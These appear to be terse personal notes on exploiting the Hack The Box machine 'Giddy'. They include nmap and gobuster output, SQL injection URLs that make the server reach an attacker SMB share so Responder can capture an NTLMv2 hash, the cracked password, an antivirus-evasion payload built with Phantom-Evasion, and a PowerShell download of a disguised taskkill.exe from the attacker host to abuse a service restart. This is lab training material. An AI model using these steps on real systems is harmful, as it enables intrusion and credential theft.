SQL INJ

RESPONDER

unifivideo

anti-virus evasion

phantom evasion

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows Server

443/tcp open ssl/http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows Server

| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite

| Not valid before: 2018-06-16T21:28:55

|_Not valid after: 2018-09-14T21:28:55

|_ssl-date: 2020-07-11T14:01:42+00:00; +1m43s from scanner time.

| tls-alpn:

| h2

|_ http/1.1

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: GIDDY

| NetBIOS_Domain_Name: GIDDY

| NetBIOS_Computer_Name: GIDDY

| DNS_Domain_Name: Giddy

| DNS_Computer_Name: Giddy

| Product_Version: 10.0.14393

|_ System_Time: 2020-07-11T14:01:39+00:00

| ssl-cert: Subject: commonName=Giddy

| Not valid before: 2020-07-10T13:51:30

|_Not valid after: 2021-01-09T13:51:30

|_ssl-date: 2020-07-11T14:01:42+00:00; +1m43s from scanner time.

root@kali:/home/kali/Desktop/htb/giddy# gobuster dir -u http://giddy.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/remote (Status: 302)

/mvc (Status: 301)

http://giddy.htb/Remote/en-US/logon.aspx?ReturnUrl=%2fremote

http://giddy.htb/mvc/

SQL INJ

http://giddy.htb/mvc/Product.aspx?ProductSubCategoryId='

1; UPDATE Product SET Name= ''

http://giddy.htb/mvc/Product.aspx?ProductSubCategoryId=1;%20UPDATE%20Product%20SET%20Name=%20%27%27

RESPONDER

root@kali:/home/kali/Desktop/htb/giddy# responder -I tun0

http://giddy.htb/mvc/Product.aspx?ProductSubCategoryId=1;%20use%20master;%20exec%20xp_dirtree%20%27\\10.10.14.27\fakeshare%27;--

[SMB] NTLMv2-SSP Client : 10.10.10.104


[SMB] NTLMv2-SSP Username : GIDDY\Stacy

[SMB] NTLMv2-SSP Hash :
Stacy::GIDDY:334c3cdf7c588d20:D91CECD7826BF6D6FA45049DFA6FDA64:0101000000000000C0653150DE09D20171A656D163E8B16D000000000200080053004D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530004D00420033002E006C006F00630061006C000300340057004900 4E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000030000001AD757D6A7AB78E89AB222B4F21BB773BE0E8365BE04E690F1B3F99B727CB4430A0010000000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00320037000000000000000000000000

root@kali:/home/kali/Desktop/htb/giddy# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

xNnWo6272k7x (Stacy)

https://giddy.htb/Remote/en-US/logon.aspx?ReturnUrl=%2fremote



PS C:\Users\Stacy\Documents>

Dir

Directory: C:\Users\Stacy\Documents

Mode LastWriteTime Length Name

---- ------------- ------ ----

-a---- 6/17/2018 9:36 AM 6 unifivideo

https://github.com/oddcod3/Phantom-Evasion

We will use [1] windows modules , then [1] shellcode injection , [4] windows shellcode injection heapalloc , after that it will ask for the payload :

https://0xrick.github.io/hack-the-box/giddy/

root@kali:/home/kali/Desktop/tools/Phantom-Evasion# python -m SimpleHTTPServer 80

Invoke-WebRequest -o taskkill.exe http://10.10.14.27/taskkill.exe

Stop-Service "Ubiquiti UniFi Video"

Start-Service "Ubiquiti UniFi Video"

https://snowscan.io/htb-writeup-giddy/#